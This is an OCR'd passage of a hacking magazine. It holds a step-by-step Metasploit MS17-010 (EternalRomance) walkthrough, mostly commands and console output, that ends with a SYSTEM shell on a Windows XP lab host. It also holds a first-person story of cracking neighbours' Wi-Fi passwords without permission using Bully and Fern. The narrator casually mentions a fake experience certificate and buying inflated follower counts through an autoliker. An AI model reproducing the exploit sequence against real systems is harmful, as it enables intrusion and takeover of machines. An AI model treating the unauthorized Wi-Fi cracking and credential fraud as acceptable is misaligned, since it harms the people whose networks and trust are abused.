
EternalSynergy / EternalRomance / EternalChampion Exploit Module

TARGET : Windows (unpatched) **TYPE : Remote** **FIREWALL : ON**

Since we know our target is vulnerable, let us try to exploit it. Load the exploit module as shown below and check its options using the command "show options".

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting
         Required  Description
   ----                  ---------------
         --------  -----------
   DBGTRACE              false
         yes       Show extra debug trace info
   LEAKATTEMPTS          99
         yes       How many times to try to leak transaction
   NAMEDPIPE
         no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pi
pes.txt  yes       List of named pipes to check
   RHOST
         yes       The target address
   RPORT                 445
         yes       The Target port
   SERVICE_DESCRIPTION
         no        Service description to to be used on target for pretty listin
g
   SERVICE_DISPLAY_NAME
         no        The service display name
   SERVICE_NAME
         no        The service name
   SHARE                 ADMIN$
         yes       The share to connect to, can be an admin share (ADMIN$,C$,...
) or a normal read/write folder share
   SMBDomain             .
         no        The Windows domain to use for authentication
   SMBPass
         no        The password for the specified username
   SMBUser
         no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The only option it requires is the RHOST option.But to see what's actually happening, set the DBGtrace value to "True". We are not specifying any payload here so by default this module takes the windows/reverse_meterpreter payload. Set the RHOST address and execute the m -odule using the "run" command.



The module runs successfully as shown in the above images but no session is created. The exploit searched for some pipes which is needed for this exploit to run successfully, After faili-ng a few times. it successfully found a pipe named browser. Then the module ran successfu-lly but somehow it failed to create a session. But the target system was vulnerable.When we get problems like these, it's good to change the payload and try again. By default, meterprete-r payload has been used.

Since meterpreter is not working, let us try to get a command shell. Set the payload

windows/shell/bind_tcp as ahown below.

```
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting
         Required  Description
   ----                  ---------------
         --------  -----------
   DBGTRACE              true
         yes       Show extra debug trace info
   LEAKATTEMPTS          99
         yes       How many times to try to leak transaction
   NAMEDPIPE
         no        A named pipe that can be connected to (leave blank for auto
)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_p
ipes.txt  yes       List of named pipes to check
   RHOST                 192.168.41.140
         yes       The target address
   SMBUser
         no        The username to authenticate as


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thre
ad, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.41.140   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/ms17_010_psexec) > set lport 4443
lport => 4443
msf exploit(windows/smb/ms17_010_psexec) >
```

It everything goes right, this should give us a command shell with SYSTEM privileges.

Have any doubts related to Metasploit. Send them to qa@hackercool.com

Execute the exploit using command "run".

```
msf exploit(windows/smb/ms17_010_psexec) > set lport 4443
lport => 4443
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started bind handler
[*] 192.168.41.140:445 - Target OS: Windows 5.1
[-] 192.168.41.140:445 - Inaccessible named pipe: netlogon - The server respond
ed with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: lsarpc - The server responded
 with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: samr - The server responded w
ith error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] 192.168.41.140:445 - Connected to named pipe: browser
[*] 192.168.41.140:445 - Filling barrel with fish... done
[*] 192.168.41.140:445 - <---------------- | Entering Danger Zone | ----------
----->
[*] 192.168.41.140:445 -        [*] Preparing dynamite...
[*] 192.168.41.140:445 - Attempt controlling next transaction on x86
[*] 192.168.41.140:445 -                [*] Trying stick 1 (x86)...Boom!
[*] 192.168.41.140:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.41.140:445 - Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncac
n_np:192.168.41.140[\svcctl] ...
[*] 192.168.41.140:445 - Obtaining a service manager handle...
[*] 192.168.41.140:445 - Creating the service...
[+] 192.168.41.140:445 - Successfully created the service
[*] 192.168.41.140:445 - Starting the service...
[+] 192.168.41.140:445 - Service started successfully...
[*] 192.168.41.140:445 - Removing the service...
[+] 192.168.41.140:445 - Successfully removed the service
[*] 192.168.41.140:445 - Closing service handle...
[*] 192.168.41.140:445 - Deleting \QzJoSVTQ.exe...
[-] 192.168.41.140:445 - Delete of \QzJoSVTQ.exe failed: The server responded w
ith error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[+] 192.168.41.140:445 - SYSTEM session cleaned up.
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.41.140
[*] Sleeping before handling stage...
[*] Command shell session 1 opened (192.168.41.128:38039 -> 192.168.41.140:4443
) at 2018-04-24 06:53:25 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Just like the previous time, the module fails to access some of the pipes in the beginning and later connects to a named pipe called "browser". In contrast to our previous attempt, we get a command shell with SYSTEM privileges. As already stressed in this magazine again and a-gain, we may not always be successful in getting a meterpreter session. But the good news is this command session can be upgraded to a meterpreter session as already explained in one of our issues.

That's all in this month's issue. We will be back with many new modules in the next issue of this magazine. Thank You.

NEIGHBOURS, NEIGHBOURS

HACKED - The Beginning

After successfully cracking some of the wireless networks in my area, I was very excited abo-ut wireless hacking. It prompted me to do more research on this subject. For one week I trie-d to research everything related to wireless hacking : what is WPA and WPA2 , how are the-y made, Wi-Fi handshake, weak passwords, strong passwords, dictionary password cracking , brute forcing, WPS etc.

The passwords of WPA/WPA2 networks can only be cracked when a device tries to co-nnect to the network. The more devices trying to connect to the network, the faster it is to cra-ck the password. Faster doesn't mean it is easier. Even then we need to have a file containi-ng passwords called a dictionary. If the password is not present in the dictionary, it will not be cracked and normally dictionaries are made of commonly used passwords. So if the user has kept any complex password, it cannot be cracked.

This looked like a huge impediment for me to hack wifi networks. Then I happened to fi-nd WPS hacking tool "Bully". Bully works by cracking WPS pin. WPS stands for Wifi Protecte-d Setup. It is a standard for easy and secure wireless network set up and connections and t-he pin is encoded on the Wifi router. It normally works by bruteforcing the WPS pin and it do-es not require a dictionary. The complete process of using "bully" to hack a wireless network is is given **here**. This tool is also given by default in Kali Linux.


So I started Bully and targeted it on one of the networks of my neighbours with WPS en-abled. As the tool started, my excitement grew. Time went on. Ten minutes, twenty minutes, one hour, two hours. I left my Beucephalus (name of my laptop) intact and went to do some other errands. I returned after another two hours and the tool was still running. This was frust-rating. After another half an hour the password finally got cracked. It took total six hours thirt-y seven minutes for bully to crack the password. Although I cracked one password, the time it took didn't excite me.


I began searching for another easy but effective way. My research went late night and I dozed off to be woken up the next morning. I opened all the job sites to update them.Updatin-g the profile daily supposedly has more chances of getting a job. After updating, I browsed f-or some jobs and observed a pattern. The companies were suddenly looking for candidates with experience of 3-4 years. Maybe it was my feeling or maybe it was true. I was a bit dishe-artened by this as I have kept a fake experience certificate of one year just few days back. B-ut I did not let it affect me much.

I finished updating and continued my research on wireless hacking. I was searching for a more effective way of cracking wireless networks. I bumped into another tool called Reaver which looked similar to Bully in operation. But after the experience of bully I lost my interest i-n brute forcing. I researched if there are any other tools to crack WPA passwords and found a tool named Fern Wifi Cracker.Fern WiFi Cracker works uses the same method as aircrack does. The only difference is that it has a graphical user interface so we don't have to type th-e commands manually.

I decided to try out this tool on another one of my neighbours. When I scanned for acti-ve wireless networks, I found one wifi network using WEP security.It's signal was very weak. Since I already cracked WPA2 and WPS I decided to crack the WEP network. After configur-ing the tool it almost cracked the target's password in fifteen minutes.

TO BE CONTINUED





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



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Mag + Blog

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

>Blog focusses on usage of various hacking tools from open source to comm ercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyb er security professionals but also beginn ers who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
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